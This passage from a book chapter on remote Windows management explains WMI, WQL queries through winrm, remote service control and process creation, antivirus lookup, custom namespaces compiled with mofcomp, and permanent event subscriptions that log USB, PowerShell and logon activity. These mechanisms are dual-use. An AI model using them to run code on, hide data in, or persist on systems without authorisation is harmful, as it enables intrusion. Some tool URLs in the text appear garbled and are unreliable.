A much better tool to explore WMI is WMI Explorer. The current version (2.2.79) is available from SAPIEN Technologies at <https://www.sapien.com/software/wmientorer> and has a 45-day trial, while version 2.0.0, including its source code, is available from <https://github.com/vinaypamnani/wmientorer/releases>.

The database for WMI is broken into namespaces. The most important namespace is \root\cimv2; however, the namespaces \root\SecurityCenter2 and \root\subscription are also significant. A namespace may possess sub-namespaces, like \root\cimv2\applications. Inside a namespace are classes; on a Windows 10-1511 system, for example, the namespace \root\cimv2 has 418 different classes. Inside a class are one or more instances. Instances can have properties, which store data about the instance; and methods, which allow actions to take place on that instance.

Consider Figure 7-7, which shows WMI Explorer 2.0.0 on a Windows 10-1511 system showing the namespaces available on the system (named Brinton). The class Win32_Account is selected from the namespace \root\cimv2; this class contains information about the accounts on the system. One instance is selected, for the domain user PLUTO\gmahler, and the right side of the tool shows properties of that user, including its SID, whether the account is locked out, whether its password expires, and much more.




Figure 7-7. Running WMI Explorer 2.0 on Windows 10-1511, showing the class \root\cimv2\Win32_Account, and the instance corresponding to the domain user PLUTO\gmahler

The permanent objects in the WMI database are stored on the system by default in the file C:\Windows\System32\wbem\Repository\OBJECTS.DATA. Configuration information for WMI is stored in the registry in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM and in the WMI database itself at \root\Cimv2\Win32_WMISetting.

Using WinRM to Query WMI

There are several tools that can be used to query WMI; these include PowerShell and the program `wmic`. So long as the Windows Remote Management service is running on the target, another good choice is `winrm`.

Using WinRM to Enumerate WMI Data

For example, to get the instances and properties for the instances from the class `Win32_Account` in the namespace `root\cimv2`, a user can use `winrm` with the enumerate operation.

```
C:\Users\jbach>winrm enumerate wmi/root/cimv2/Win32_Account
Win32_Group
  Caption = BRINTON\Access Control Assistance Operators
  Description = Members of this group can remotely query authorization
                attributes and permissions for resources on this computer.
  Domain = BRINTON
  InstallDate = null
  LocalAccount = true
  Name = Access Control Assistance Operators
  SID = S-1-5-32-579
  SIDType = 4
  Status = OK

Win32_Group
  Caption = BRINTON\Administrators
  Description = Administrators have complete and unrestricted access to the
                computer/domain
  Domain = BRINTON
...
... Output Deleted ...
```

The enumerate operation can be abbreviated simply to `e`, and the namespace `wmi/root/cimv2` can be abbreviated to `wmiclass`.

The result of this command are the accounts and groups on the system, including local and domain accounts.

These requests can be made of remote systems as well. Suppose that a domain administrator wishes to see the services on the remote system named drake. Provided drake is running Windows Remote Management and provided the proper port in the firewall is open (TCP/5985), the administrator can run the command

```
C:\Users\jbach>winrm e wmicimv2!Win32_Service -r:drake
Win32_Service
AcceptPause = false
AcceptStop = false
Caption = AllJoyn Router Service
CheckPoint = 0
CreationClassName = Win32_Service
DelayedAutoStart = false
Description = Routes AllJoyn messages for the local AllJoyn clients. If
              this service is stopped the AllJoyn clients that do not
              have their own bundled routers will be unable to run.
DesktopInteract = false
DisplayName = AllJoyn Router Service
ErrorControl = Normal
ExitCode = 1077
InstallDate = null
Name = AJRouter
PathName = C:\Windows\system32\svchost.exe -k
           LocalServiceNetworkRestricted
ProcessId = 0
ServiceSpecificExitCode = 0
ServiceType = Share Process
Started = false
StartMode = Manual
StartName = NT AUTHORITY\LocalService
State = Stopped
Status = OK
SystemCreationClassName = Win32_ComputerSystem
SystemName = DRAKE
TagId = 0
WaitHint = 0
```

```

Win32_Service
AcceptPause = false
AcceptStop = false
Caption = Application Layer Gateway Service
... Output Deleted ...

```

WMI Explorer can also connect to a remote system by selecting the remote hostname in the computer box. Unlike WinRM, when WMI Explorer connects to a remote system, it uses RPC (TCP/135 and a higher numbered dynamic TCP port) instead of the fixed TCP/5985 used by WinRM.

Windows Query Language (WQL)

Careful examination of Figure 7-7 shows that the data shown seems to be from the SQL-like query `SELECT * FROM Win32_UserAccount WHERE Domain='PLUTO' AND Name='gmahler'`. In fact, WMI uses WQL (WMI Query Language), which is a subset of ANSI SQL. There are three general types of queries in WQL: data queries, schema queries, and event queries. Data queries are the most common and are used to read or set data values. Schema queries provide information about the structure of WMI itself, while event queries are used to track activities that occur on the system.

WinRM can be used to execute WQL queries against local or remote systems.

For example, to find the processes on the remote system drake, a domain administrator can run

```

C:\Users\jbach>winrm e wmicimv2/* -r:drake -Filter:"Select * from Win32_Process"
Win32_Process
Caption = System Idle Process
CommandLine = null
CreationClassName = Win32_Process
CreationDate
    Datetime = 2017-04-13T19:15:30.036354-07:00
CSCreationClassName = Win32_ComputerSystem
CSName = DRAKE
Description = System Idle Process
ExecutablePath = null
ExecutionState = null
Handle = 0
HandleCount = 0
InstallDate = null
KernelModeTime = 48864687500
MaximumWorkingSetSize = null
MinimumWorkingSetSize = null
Name = System Idle Process

```

```

OSCreationClassName = Win32_OperatingSystem
OSName = Microsoft Windows 10 Pro|C:\Windows|\Device\Harddisk0\Partition2
OtherOperationCount = 0
OtherTransferCount = 0
PageFaults = 1
PageFileUsage = 0
ParentProcessId = 0
PeakPageFileUsage = 0
PeakVirtualSize = 0
PeakWorkingSetSize = 8
Priority = 0
PrivatePageCount = 0
ProcessId = 0

... Output Deleted ...

Win32_Process
Caption = System
CommandLine = null
CreationClassName = Win32_Process
CreationDate
    Datetime = 2017-04-13T19:15:30.036354-07:00
CSCreationClassName = Win32_ComputerSystem

... Output Deleted ...

```

The WQL query is passed as a filter to an enumerate query over all the namespaces in `wmi/root/cimv2` rather than in a particular namespace.

As another example, if the administrator needs to determine whether Notepad is running on the remote system drake, they can run a more targeted query.

```

C:\Users\jbach>winrm e wmicimv2/* -r:drake -Filter:"Select Caption,CommandLine,
ExecutablePath,ProcessID FROM Win32_Process WHERE Caption LIKE '%notepad%'"
XmlFragment
Caption = notepad++.exe
CommandLine = "C:\Program Files\Notepad++\notepad++.exe"
ExecutablePath = C:\Program Files\Notepad++\notepad++.exe
ProcessId = 5892

```

Here the WQL operator `LIKE` is used to see if the string is present in the result. Wildcards in the name are denoted with `'%`. Because the object of the `LIKE` operator is a string, it is enclosed in quotes, and because the WQL query is already in quotes, these inner quotes are escaped.

Similarly, to find the status of the Remote Registry service on the remote system drake, the domain administrator can run

```
C:\Users\jbach>winrm e wmicimv2/* -r:drake -Filter:"Select Name,Description, PathName,Started,StartMode,State,Status FROM Win32_Service WHERE Name='\"RemoteRegistry\"'"
```

XmlFragment

Description = Enables remote users to modify registry settings on this computer. If this service is stopped, the registry can be modified only by users on this computer. If this service is disabled, any services that explicitly depend on it will fail to start.

Name = RemoteRegistry

PathName = C:\Windows\system32\svchost.exe -k localService

Started = true

StartMode = Auto

State = Running

Status = OK

Using WinRM to Set WMI Values

The enumerate operation and the related get operation show the properties of an instance of a class. However, it is also possible to change the values of parameters using the set operation. For example, if the domain administrator wants to stop the Remote Registry service, it can be done with the command

```
C:\Users\jbach>winrm set wmicimv2/Win32_Service?Name=RemoteRegistry @{State="Stopped"} -r:drake
Win32_Service
AcceptPause = false
AcceptStop = true
Caption = Remote Registry
CheckPoint = 3
CreationClassName = Win32_Service
DelayedAutoStart = null
Description = Enables remote users to modify registry settings on this computer. If this service is stopped, the registry can be modified only by users on this computer. If this service is disabled, any services that explicitly depend on it will fail to start.
DesktopInteract = false
DisplayName = Remote Registry
ErrorControl = Normal
```

```

ExitCode = 1066
InstallDate = null
Name = RemoteRegistry
PathName = C:\Windows\system32\svchost.exe -k localService
ProcessId = 1040
ServiceSpecificExitCode = 0
ServiceType = Share Process
Started = true
StartMode = Auto
StartName = NT AUTHORITY\LocalService
State = Stop Pending
Status = Degraded
SystemCreationClassName = Win32_ComputerSystem
SystemName = DRAKE
TagId = 0
WaitHint = 3000

```

To change the state of an instance, a set query is made for the class while the particular instance to be changed is determined by using the ? operator. The property that is to be changed is indicated with the @ symbol, and the braces enclose the name and new value of the property.

A subsequent check shows that the service has, in fact, stopped.

```

C:\Users\jbach>winrm e wmicimv2/* -r:drake -Filter:"Select Name,PathName,Started,
StartMode,State,Status from Win32_Service WHERE Name=\"RemoteRegistry\""
XmlFragment
Name = RemoteRegistry
PathName = C:\Windows\system32\svchost.exe -k localService
Started = false
StartMode = Auto
State = Stopped
Status = OK

```

Using WinRM to Invoke WMI Methods

Another way to change the state of a WMI object is to use one of its available methods. Some, though not all, WMI instances have methods. The methods available to an instance of a WMI namespace can be found, for example, by examining the instance in WMI Explorer. Figure 7-7 shows that instances of the Win32_Account class have no associated methods.

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

On the other hand, the `Win32_Service` class has 12 methods, including one aptly named `StartService`. To start the remote registry service on the remote system drake, an administrator can run the following.

```
C:\Users\jbach>winrm invoke startservice wmicimv2!Win32_Service?Name=RemoteRegistry  
-r:drake  
startservice_OUTPUT  
ReturnValue = 0
```

To use the method, the administrator uses `winrm` with the `invoke` operation and the name of the method. As before, the particular instance of the class is specified using the `? operator`.

The administrator can verify that the state of the service has changed via another WMI query.

```
C:\Users\jbach>winrm e wmicimv2/* -r:drake -Filter:"Select Name,PathName,Started,  
StartMode,State,Status from Win32_Service WHERE Name='\"RemoteRegistry\"'"  
XmlFragment  
Name = RemoteRegistry  
PathName = C:\Windows\system32\svchost.exe -k localService  
Started = true  
StartMode = Auto  
State = Running  
Status = OK
```

As another example, the class `Win32_Process` has seven methods; the `create` method can be used to start a new process, even on the remote system drake.

```
C:\Users\jbach>winrm invoke create wmicimv2!Win32_Process @{CommandLine=  
"C:\Program Files\Notepad++\notepad++.exe"} -r:drake  
create_OUTPUT  
ProcessId = 5172  
ReturnValue = 0
```

The syntax here is like the syntax for the `set` operation. The `invoke` operation requires a command line; this is specified via the `@` symbol and enclosed in braces.

Because the user `jbach` is on a remote system, there is no associated desktop for that user. Consequently, even though the program `notepad++.exe` starts and runs, it does not appear on the desktop for a user logged in locally on the remote system drake.

The remote process can be terminated as well. Doing so requires knowledge of the PID of the process; however, this was provided as the output from the command that created the process.

```
C:\Users\jbach>winrm invoke terminate wmicimv2!Win32_Process?Handle=5172  
-r:drake  
terminate_OUTPUT  
ReturnValue = 0
```

The examples so far have focused on the namespace \root\cimv2; however, there are other namespaces with useful information. For example, one can determine the antivirus solution deployed on a remote host with the command

```
C:\Users\jbach>winrm e wmi/root/SecurityCenter2/AntiVirusProduct -r:drake
```

AntiVirusProduct

```
displayName = Windows Defender
instanceGuid = {D68DDC3A-831F-4fae-9E44-DA132C1ACF46}
pathToSignedProductExe = %ProgramFiles%\Windows Defender\MSASCui.exe
pathToSignedReportingExe = %ProgramFiles%\Windows Defender\MsMpeng.exe
productState = 393472
timestamp = Sat, 04 Feb 2017 22:49:39 GMT
```

A list of interesting WMI classes is provided in the Notes and References.

Creating a WMI Namespace and Class

An administrator may decide to create a custom WMI namespace and class and populate the class with instances. One way to do so is to create a .mof file and compile it with the command mofcomp.exe. For example, consider Listing 7-1, named example.mof

Listing 7-1. Example.mof

```
// Example of a MOF file to create a namespace and two instances in WMI
#pragma namespace ("\\\\drake\\Root\\ExampleNamespace")

class ExampleClass
{
    [Key] uint64 Id;
    string ExampleString;
    string ExampleArray [];
};

instance of ExampleClass
{
    Id = 1;
    ExampleString = "This is the data from Instance 1";
    ExampleArray = {"Instance 1A", "Instance 1B"};
};
```

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

```
instance of ExampleClass
{
    Id = 2;
    ExampleString = "This is the data from Instance 2";
    ExampleArray = {"Instance 2A", "Instance 2B"};
};
```

This file begins with a comment, then specifies the name of the namespace to be used. If this were to be created on the local system, the administrator would use a line like

```
#pragma namespace ("\\\\.\\Root\\ExampleNamespace")
```

In Listing 7-1, the administrator is specifying the name of the remote host (drake) for the namespace, named ExampleNamespace.

The code continues with the definition of a class, named ExampleClass. This class has three variables; the first, named ID, is a 64-bit unsigned integer and is used as the key for the class. The class also contains the string named ExampleString and an array of strings, named ExampleArray.

Two instances of the class are generated; each provides the values for each of the class variables.

To store the result in the namespace, the domain administrator runs `mofcomp.exe`, specifying the file.

```
C:\Users\jbach>mofcomp Desktop\example.mof
Microsoft (R) MOF Compiler Version 10.0.10586.0
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
Parsing MOF file: Desktop\example.mof
MOF file has been successfully parsed
Storing data in the repository...
WARNING: File Desktop\example.mof does not contain #PRAGMA AUTORECOVER.
If the WMI repository is rebuilt in the future, the contents of this MOF file will
not be included in the new WMI repository.
To include this MOF file when the WMI Repository is automatically reconstructed,
place the #PRAGMA AUTORECOVER statement on the first line of the MOF file.
Done!
```

Because `Example.mof` specifies a namespace on a different host, the remote system is contacted using RPC. Once the process completes, the data can be viewed on the remote system.

```
C:\Users\jbach>winrm e wmi/root/ExampleNamespace/ExampleClass -r:drake
ExampleClass
    ExampleArray = Instance 2A, Instance 2B
    ExampleString = This is the data from Instance 2
    Id = 2
```

```
ExampleClass
```

```
    ExampleArray = Instance 1A, Instance 1B
    ExampleString = This is the data from Instance 1
    Id = 1
```

Because this information is stored using WMI, it does not appear directly in the file system on drake, save through its presence in the WMI database itself.

Once created, the data in an instance can be updated.

```
C:\Users\jbach>winrm set wmi/root/ExampleNamespace/ExampleClass?Id=2
```

```
@{ExampleString="Updated Example"} -r:drake
```

```
ExampleClass
```

```
    ExampleArray = Instance 2A, Instance 2B
    ExampleString = Updated Example
    Id = 2
```

```
C:\Users\jbach>winrm e wmi/root/ExampleNamespace/ExampleClass -r:drake
```

```
ExampleClass
```

```
    ExampleArray = Instance 2A, Instance 2B
    ExampleString = Updated Example
    Id = 2
```

```
ExampleClass
```

```
    ExampleArray = Instance 1A, Instance 1B
    ExampleString = This is the data from Instance 1
    Id = 1
```

The administrator can delete an instance of the data stored in the WMI database with the delete command.

```
C:\Users\jbach>winrm delete wmi/root/ExampleNamespace/ExampleClass?Id=1
-r:drake
```

```
C:\Users\jbach>winrm e wmi/root/ExampleNamespace/ExampleClass -r:drake
```

```
ExampleClass
```

```
    ExampleArray = Instance 2A, Instance 2B
    ExampleString = This is the data from Instance 2
    Id = 2
```

To delete the complete namespace, as well as all classes and instances, the administrator can create a file like delete.mof shown in Listing 7-2.

Listing 7-2. Delete.mof

```
#pragma namespace("\\\\drake\\\\Root")
#pragma deleteinstance
("___Namespace.Name='ExampleNamespace'", FAIL)
```

When this is compiled using `mofcomp`, the specified namespace is deleted on the remote system drake; no warnings are given.

```
C:\\Users\\jbach>mofcomp Desktop\\delete.mof
```

WMI Events

An administrator can use WMI to define events and to define consumers, which are actions that take place when the event occurs.

WQL Schema Queries

The WQL queries presented so far have been data queries. Schema queries ask for information about the structure of WMI itself; for example, to identify the classes in the namespace `\root\cimv2` with “Process” in the class name, one can use `winrm` to execute the following WQL query.

```
C:\\Users\\jbach>winrm e wmicimv2/* -Filter:"SELECT * from Meta_Class WHERE __CLASS LIKE \"%Process%\""
CIM_Process
  Caption = null
  CreationClassName = null
  CreationDate = null
  CSCreationClassName = null
  CSName = null
  Description = null
...
... Output Deleted ...
```

This is a schema query because it is a query for the object `Meta_Class`. Schema queries can only be made for `*`, but they can be filtered with a `WHERE` clause. Here `__CLASS` is a system property that provides the name of the class.

A more interesting schema query finds the events; this can be done through `winrm` with a query like

```
C:\Users\jbach>winrm e wmicimv2/* -Filter: "SELECT * FROM Meta_Class WHERE __This
ISA \"__Event\""
__Event
    TIME_CREATED = null
__ExtrinsicEvent
    TIME_CREATED = null
Win32_DeviceChangeEvent
    EventType = null
    TIME_CREATED = null
...
... Output Deleted ...
```

System classes start with two underscores and are present in all namespaces. The events from system classes are called intrinsic events, while non-system ones are called extrinsic events.

WMI events fire when particular activities occur, for example the extrinsic event `\root\cimv2\Win32_VolumeChangeEvent` fires if a USB drive is added or removed from the system.

WMI Consumer Example: USB Connections

To use the information from an event, it must be connected to a consumer. Some useful consumers are `\root\subscription\CommandLineEventConsumer`, `\root\subscription\LogFileEventConsumer`, and `\root\subscription\ActiveScriptEventConsumer`. These consumers allow a command-line program to be run, a log entry to be made, or a script to be run in response to an event. As an example, consider Listing 7-3, which uses VBScript to record information to a file whenever a USB device is plugged into the system.

Listing 7-3. The script `usb.mof` that uses VBScript to record information in a file every time a USB device is inserted into the system.

```
#pragma namespace ("\\\\.\\root\\subscription")

instance of __EventFilter as $Filter
{
    Name = "USB";
    Query = "SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2";
    QueryLanguage = "WQL";
    EventNamespace = "root\\cimv2";
};
```

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

```
instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "USB";
    ScriptingEngine = "VBScript";

    ScriptText =
        "Dim file_obj, file\n"
        "Set file_obj = CreateObject(\"Scripting.FileSystemObject\")\n"
        "Set file = file_obj.OpenTextFile(\"C:\\\\LogUSB.txt\",8, true)\n"
            "file.WriteLine(\"New drive recognized \" & Now)\n"
            "file.WriteLine(\" Drive Name: \" & TargetEvent.DriveName)\n"
            "file.Close\n";
};

instance of __FilterToConsumerBinding
{
    Filter = $Filter;
    Consumer = $Consumer;
};
```

The script is compiled on the system using `mofcomp`.

```
C:\Users\jbach>mofcomp Desktop\usb.mof
```

The script begins with an event filter named “USB,” which is the name of the resulting instance; this instance can be found in `\root\subscription`.

```
C:\Users\jbach>winrm e wmi/root/subscription/* -Filter:"Select Name,Query
from __EventFilter where Name=\"USB\""
```

```
XmlFragment
Name = USB
Query = SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2
```

The WQL query in the filter in Listing 7-3 is an example of an event query, which fires whenever a local device is added or removed from the system. The `EventType` is a characteristic of this event; its value is 1 for a configuration change, 2 for the arrival of a device, 3 for the removal of a device, and 4 for the docking of the system.³

Next, Listing 7-3 contains an instance of the `ActiveScriptEventConsumer` class. Like the event, the name of the instance is set to “USB” and can be used to find the instance in the WMI database.

³<https://docs.microsoft.com/en-us/windows/desktop/CIMWin32Prov/win32-volumechangeevent>

```
C:\Users\jbach>winrm e wmi/root/subscription/* -Filter:"SELECT name,
scriptingengine from ActiveScriptEventConsumer WHERE name='\"USB\"'"
```

XmlFragment

```
Name = USB
ScriptingEngine = VBScript
```

The code in the ScriptText variable in Listing 7-3 is recognizable as VBScript; however, the script is enclosed in quotation marks with manually included newlines. Note the implied string concatenation and the need to escape quotes when used inside the script. The VBScript creates and opens a file in the file system (C:\LogUSB.txt), then it writes to that file. Because the script is called in response to an extrinsic event, it has access to the underlying event; this includes access to the DriveName variable, which can then be used in the script.

The script concludes with a __FilterToConsumer binding, which instructs the system to launch the consumer whenever the event occurs.

Then whenever a USB device is inserted, the file C:\LogUSB.txt is updated.

```
New drive recognized 4/15/2017 3:32:49 PM
Drive Name: E:
New drive recognized 4/15/2017 4:04:22 PM
Drive Name: E:
```

WMI Consumer Example: PowerShell Start or Stop

As a second example, it is possible to launch a script whenever a process is started or stopped. Consider the script in Listing 7-4 that updates a log file whenever PowerShell is started or stopped.

Listing 7-4. The script PSTrace.mof that tracks when PowerShell is started or stopped

```
#pragma namespace ("\\.\root\subscription")

instance of ActiveScriptEventConsumer as $ConsStart
{
    Name = "PowerShellStarted2";
    ScriptingEngine = "VBScript";

    ScriptText =
        "Dim file_obj, file\n"
        "Set file_obj = CreateObject(\"Scripting.FileSystemObject\")\n"
        "Set file = file_obj.OpenTextFile(\"C:\\LogProcess.txt\",8, true)\n"
        "file.WriteLine(\"PowerShell Started \" & Now)\n"
        "file.WriteLine(\" PID \" & TargetEvent.ProcessID)\n"
```

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

```
        "file.WriteLine(\" Parent PID \" & TargetEvent.ParentProcessID)\n"
        "file.Close\n";
};

instance of ActiveScriptEventConsumer as $ConsStop
{
    Name = "PowerShellStopped2";
    ScriptingEngine = "VBScript";

    ScriptText =
        "Dim file_obj, file\n"
        "Set file_obj = CreateObject(\"Scripting.FileSystemObject\")\n"
        "Set file = file_obj.OpenTextFile(\"C:\\\\LogProcess.txt\",8, true)\n"
        "file.WriteLine(\"PowerShell Stopped \" & Now)\n"
        "file.WriteLine(\" PID \" & TargetEvent.ProcessID)\n"
        "file.WriteLine(\" Parent PID \" & TargetEvent.ParentProcessID)\n"
        "file.Close\n";
};

instance of __EventFilter as $FiltStart
{
    Name = "StartFilterProcess";
    Query = "SELECT * FROM Win32_ProcessStartTrace "
        "WHERE ProcessName LIKE \"%powershell%\"";
    QueryLanguage = "WQL";
    EventNamespace = "root\\\\cimv2";
};

instance of __EventFilter as $FiltStop
{
    Name = "StopFilterProcess";
    Query = "SELECT * FROM Win32_ProcessStopTrace "
        "WHERE ProcessName LIKE \"%powershell%\"";
    QueryLanguage = "WQL";
    EventNamespace = "root\\\\cimv2";
};

instance of __FilterToConsumerBinding
{
    Filter = $FiltStart;
    Consumer = $ConsStart;
};
```

```
instance of __FilterToConsumerBinding
{
    Filter = $FiltStop;
    Consumer = $ConsStop;
};
```

Listing 7-4 is like Listing 7-3, but it contains two sets of filters, consumers, and bindings: one for when PowerShell starts, and one for when it stops. The event filter uses root\cimv2\Win32_ProcessStartTrace to detect when the process starts and root\cimv2\Win32_ProcessStopTrace to detect when it ends. Further, because PowerShell can be run as the stand-alone executable powershell.exe or through the integrated editor powershell_ise.exe, the event query looks only to see if the string “powershell” appears in the process name.

Compile the script using mofcomp. When this is done, the file C:\LogProcess.txt will begin to record PowerShell use on the system with lines like

```
PowerShell Started 4/29/2018 6:42:09 PM
    PID 2224
    Parent PID 1368
PowerShell Stopped 4/29/2018 6:42:19 PM
    PID 2224
    Parent PID 0
```

WMI Consumer Example: User Logon/Logoff

Although there are many extrinsic events, including ones that fire on changes in the registry or when the system shuts down, not every interesting action has an existing extrinsic event. Since most activities that occur on the system also make corresponding changes in the WMI database, another approach is to look for changes in that database. Consider the script in Listing 7-5.

Listing 7-5. A script that records when users log on to a system

```
#pragma namespace ("\\.\root\subscription")

instance of __EventFilter as $Filter
{
    Name = "LogonFilter";
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 15
        WHERE TargetInstance ISA \"Win32_LogonSession\" ";
    QueryLanguage = "WQL";
    EventNamespace = "root\cimv2";
};
```

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

```
instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "LogonConsumer";
    ScriptingEngine = "VBScript";

    ScriptText =
        "Dim file_obj, file\n"
        "Set file_obj = CreateObject(\"Scripting.FileSystemObject\")\n"
        "Set file = file_obj.OpenTextFile(\"C:\\\\Logon.txt\",8, true)\n"
        "file.WriteLine(\"Logon Session \" & Now)\n"
        "file.WriteLine(\" Authentication: \" "
            "& TargetEvent.TargetInstance.AuthenticationPackage )\n"
        "file.WriteLine(\" Caption: \" "
            "& TargetEvent.TargetInstance.Caption )\n"
        "file.WriteLine(\" Description: \" "
            "& TargetEvent.TargetInstance.Description )\n"
        "file.WriteLine(\" LogonID: \" "
            "& TargetEvent.TargetInstance.LogonID )\n"
        "file.WriteLine(\" LogonType: \" "
            "& TargetEvent.TargetInstance.LogonType )\n"
        "file.WriteLine(\" Name: \" "
            "& TargetEvent.TargetInstance.Name )\n"
        "file.WriteLine(\" Status: \" "
            "& TargetEvent.TargetInstance.Status )\n"

    // This completes writing the available data

    "file.Close\n";
};

instance of __FilterToConsumerBinding
{
    Filter = $Filter;
    Consumer = $Consumer;
};
```

Like the previous scripts, this uses VBScript as the consumer; in this case, the script takes the data available in an instance of the class `root\cimv2\LogonSession` and writes it to the file `C:\\Logon.txt`.

The major difference is in the event filter; it uses the system class `__InstanceCreationEvent`, which reports additions to the WMI database. Unlike the extrinsic events seen previously, this intrinsic event does not fire but instead is polled. The query in the script looks for changes in the WMI database every 15 seconds that are caused by changes in the `Win32_LogonSession` class.

This change also results in a change to the consumer; instead of using TargetEvent, it must use TargetEvent.TargetInstance to access the data from the actual event. Finally, because this is polled, it is possible to miss an event because the change is made and then unmade within the polling time. If the polling time is shortened though, then the system consumes additional resources checking for these events.

When this script is compiled and installed with mofcomp.exe, the file C:\logon.txt will start recording logons. However, a check of the data shows little of value.

The logon time, type,⁴ and authentication method are present, as well as a LogonID, but little else.

```
Logon Session 4/29/2018 6:52:43 PM
  Authentication: Kerberos
  Caption:
  Description:
  LogonID: 1058548
  LogonType: 2
  Name:
  Status:
```

It would be useful to correlate the LogonID with the details of the corresponding user. This can be done with an additional WQL query, using associators. The WQL statement ASSOCIATORS OF returns the instances associated with a source. In the case at hand, the administrator would like the instances of Win32_Account that are associated with the given LogonID.

Return to Listing 7-5, and in place of the comment indicating that this completes writing the available data, add the following before the file.Close line (Listing 7-6).

Listing 7-6. Addition to Listing 7-5

```
"Set WMIService = GetObject(\"winmgmts!:\\\\.\\root\\\\cimv2\")\n"
"Set UserData = WMIService.ExecQuery(\"ASSOCIATORS OF \""
    "{Win32_LogonSession.LogonID=\\""
    " & TargetEvent.TargetInstance.LogonID & \"} \""
    "WHERE ResultClass=Win32_UserAccount\")\n"
"For Each obj in UserData\n"
    "file.WriteLine(\"    Account Type: \" & obj.AccountType )\n"
    "file.WriteLine(\"    Caption: \" & obj.Caption )\n"
    "file.WriteLine(\"    Domain: \" & obj.Domain )\n"
```

⁴There are several logon types, including interactive (2), network (3), batch (4), and service (5). See [https://msdn.microsoft.com/en-us/library/aa394189\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa394189(v=vs.85).aspx) for more details.

```
"file.WriteLine(\"    SID: \" & obj.SID )\n"
"file.WriteLine(\"    Full Name: \" & obj.FullName )\n"
"file.WriteLine(\"    Name: \" & obj.Name )\n"
"Next \n"
```

The updated script now uses VBScript to execute a WMI query that returns the associators of the LogonID that are instances of Win32_UserAccount. The script then includes the data from the account as well in the log file. When the script is complete and compiled with mofcomp.exe, a typical entry in the file C:\Logon.txt is

```
Logon Session 4/29/2018 7:07:30 PM
Authentication: Kerberos
Caption:
Description:
LogonID: 1247919
LogonType: 3
Name:
Status:
Account Type: 512
Caption: PLUTO\jbach
Domain: PLUTO
SID: S-1-5-21-2712758988-2974005575-3302443488-1103
Full Name: Johann Sebastian Bach
Name: jbach
```

This provides much more useful information.

Using wmic to Interact with WMI

